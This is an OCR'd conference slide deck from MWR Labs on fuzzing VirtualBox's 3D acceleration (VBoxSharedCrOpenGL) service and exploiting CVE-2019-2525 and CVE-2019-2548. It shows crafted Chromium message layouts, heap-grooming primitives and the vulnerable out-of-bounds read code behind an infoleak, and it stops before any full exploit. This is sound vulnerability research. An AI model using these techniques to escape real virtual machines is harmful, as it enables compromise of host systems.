MWR INFOSECURITY

3D Accelerated Exploitation

Jason Matthyser (@pleasew8t)

LABS

3D Accelerated Exploitation

MWR LABS

- Jason Matthyser (@pleasew8t)
- MWR InfoSecurity (South Africa)
- Penetration testing, red teaming, cloud
- Part-time vulnerability research

```
0:000> r
rax=4141414141414141 rbx=4141414141414141 rcx=4141414141414141
rdx=4141414141414141 rsi=4141414141414141 rdi=4141414141414141
rip=4141414141414141 rsp=4141414141414141 rbp=4141414141414141
 r8=4141414141414141  r9=4141414141414141 r10=4141414141414141
r11=4141414141414141 r12=4141414141414141 r13=4141414141414141
r14=4141414141414141 r15=4141414141414141
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
41414141`41414141 ??              ???
```

What is 3D Acceleration?


MWR LABS

- Makes use of Chromium
  - Not the browser
  - Abstraction layer over OpenGL
  - Accepts messages, defining graphics operations
- Chromium can be used as:
  - Standalone TCP server
  - Embedded software component

Guest Additions and You


MWR LABS

- Bunch of services
  - 3D Acceleration – “VBoxSharedCrOpenGL”
- HGCM Protocol
  - /dev/vboxuser
  - \\\\.\\VBoxGuest
  - Accessible to unprivileged guest user
- svcCall
  - Functions that use HGCM parameters
  - (inner) functions
    - Buffer messages, configure, etc.



Enter the Fuzzer

MWR INFOSECURITY



LABS

Isolate the Fuzzing Entry Point

MWR LABS

- VBoxSharedCrOpenGL.so
- Initialise the environment
  - crVBoxServerInit()
- Client actions:
  - Connect
    - crVBoxServerAddClient(uint32_t u32ClientId)
  - Disconnect
    - crVBoxServerRemoveClient(uint32_t u32ClientId)
  - Send Chromium messages
    - crVBoxServerClientWrite(uint32_t u32ClientId, uint8_t *pBuffer, uint32_t cbBuffer)

Crafting Chromium Messages

MWR LABS

```
uint32_t crMessage[] = {
   CR_MESSAGE_OPCODES,          // type
   0x00,
   0x01,                        // num opcodes
   CR_READPIXELS_OPCODE << 24, // opcode
   <opcode handler input>
};
```

```
void crUnpack( ... )
{
  <call opcode handler>
}
```

```
void crUnpackExtend()
{
  <call opcode handler>
}
```

```
uint32_t crMessage[] = {
   CR_MESSAGE_OPCODES,
   0x00,
   0x01,
   CR_EXTEND_OPCODE << 24,      // extended
   0x00,
   CR_GETATTRIBLOCATION_EXTEND_OPCODE
   <opcode handler input>
};
```

```
void crUnpackExtendGetAttribLocation()
{
   ...
}
```

```
void crUnpackReadPixels()
{
  <read opcode handler input>
  cr_unpackDispatch.ReadPixels(<input>)
}
```

```
void crServerDispatchReadPixels(<input>)
{
  <some moar logic>
}
```

BUGS!

MWR

Crafting Chromium Messages

MWR LABS

```
uint32_t crMessage[] = {
    aaaaaaaa, // type
    xxxxxxxx,
    bbbbbbbb, // num opcodes
    cccccccc, // opcode
    pppppppp,
    dddddddd, // extended opcode
    pppppppp,
    pppppppp,
    pppppppp,
    pppppppp,
    pppppppp,
    pppppppp,
    pppppppp
};
```



```
1) Message type
aaaaaaaa => CR_MESSAGE_OPCODES

2) Number of opcodes
bbbbbbbb => fixed?

3) Opcode
cccccccc => check range!

4) Extended opcode
dddddddd => check range!

5) Input
pppppppp => target datatypes?
```



```
int32_t crVBoxServerClientWrite(
        uint32_t u32ClientID,
        uint8_t *pBuffer,
        uint32_t cbBuffer
){...}
```

Fuzzer Ideas

MWR LABS

- Little more than 550 opcodes
- State manipulation
  - Bugs have mostly been 1-dimensional
    - Dying out (soon?)
  - Finally a use case for `num_opcodes`!
- AFL too slow
  - Initialisation takes time
    - ~65ms
  - In-memory would be better

Compilation Notes

MWR LABS

- Just point `./configure` to AFL!

```
# if you managed to get all of the dependencies to work
$ CC=afl-gcc CXX=afl-g++ ./configure --disable-hardening

# if you don't want to go down that rabbit hole
$ CC=afl-gcc CXX=afl-g++ ./configure --disable-hardening --disable-java --disable-docs --disable-...
```

- Definitely remove logging for debug builds!
  - "src/VBox/Runtime/VBox/log-vbox.cpp"
  - Comment out first call to RTLogCreate

```
...
rc = -1; // RTLogCreate(...);
...
```

OR


```
*/1 * * * * rm -rf /.../harness/bin/2018-*
*/1 * * * * sleep 20 && rm -rf /.../harness/bin/2018-*
*/1 * * * * sleep 40 && rm -rf /.../harness/bin/2018-*
```

Offline (?) Exploitation

MWR LABS

- Many reboots of “testing” something
- Annoying keyboard/clipboard thing + testing prod = sucks
- Does Chromium really need VirtualBox?

```
// some code not running in a VM

int main() {
    /*
       load library, and things
    */

    pwn();
    pwn();
    pwn();
}
```



Become the VirtualBox

MWR LABS

- Create a standard interface!
- We only really need to connect/disconnect/call

Interface	Host (libraries)	Guest (drivers)
vbox3d::connect	VBoxServerAddClient	VBGLIOCHGCMCONNECT
vbox3d::disconnect	VBoxServerRemoveClient	VBGLIOCHGCMDISCONNECT
vbox3d::hgcm_call	svcCall	VBGLIOCHGCMCALL

Offline (?) Exploitation

MWR LABS


Exploit Debug Libraries
* Load VBoxSharedCrOpenGL.dll
* Debugging with symbols

Exploit Prod Libraries
* Load VBoxSharedCrOpenGL.dll
* Update Offsets
* No more anti-debugger!

Turn VM on for first time

CVE-2019-2525 && CVE-2019-2548

MWR INFOSECURITY



LABS

Heap Manipulation

MWR LABS

- Buffered Chromium messages
- Operations:
  - Allocate arbitrary size,
  - Modify to a byte of granularity,
  - Execute/free
- More info:
  - `svcGetBuffer`
  - `svcCall` function IDs:
    - `SHCRGL_GUEST_FN_WRITE_BUFFER`
    - `SHCRGL_GUEST_FN_WRITE_READ_BUFFERED`

```
0:000> dt VBoxSharedCrOpenGL!CRVBOXSVCBUFFER_t
   +0x000 uiId             : Uint4B
   +0x004 uiSize           : Uint4B
   +0x008 pData            : Ptr64 Void
   +0x010 pNext            : Ptr64 _CRVBOXSVCBUFFER_t
   +0x018 pPrev            : Ptr64 _CRVBOXSVCBUFFER_t
```

CVE-2019-2525 – Vulnerable Code

MWR LABS

- OOB Read in crUnpackExtendGetAttribLocation
- SET_XX(OFFSET)
  - crMemcpy(XX, cr_unpackData + OFFSET, 8)
  - return_ptr && writeback_ptr
  - Returned to guest!
- Copy operation relative to cr_unpackData
- Leak 16 bytes!

```
uint32_t crMessage[] = {
    CR_MESSAGE_OPCODES,
    0x00,
    0x01,
    CR_EXTEND_OPCODE << 24,
    packet_length,
    CR_GETATTRIBLOCATION_EXTEND_OPCODE,
    0x00,
    0x00,
    ...
};
```

```
void crUnpackExtendGetAttribLocation(void)
{
    int packet_length = READ_DATA(0, int);
    GLuint program = READ_DATA(8, GLuint);
    const char *name = DATA_POINTER(12, const char);
    SET_RETURN_PTR(packet_length-16);
    SET_WRITEBACK_PTR(packet_length-8);
    cr_unpackDispatch.GetAttribLocation(program, name);
}
```

CVE-2019-2525 - Infoleak

MWR LABS

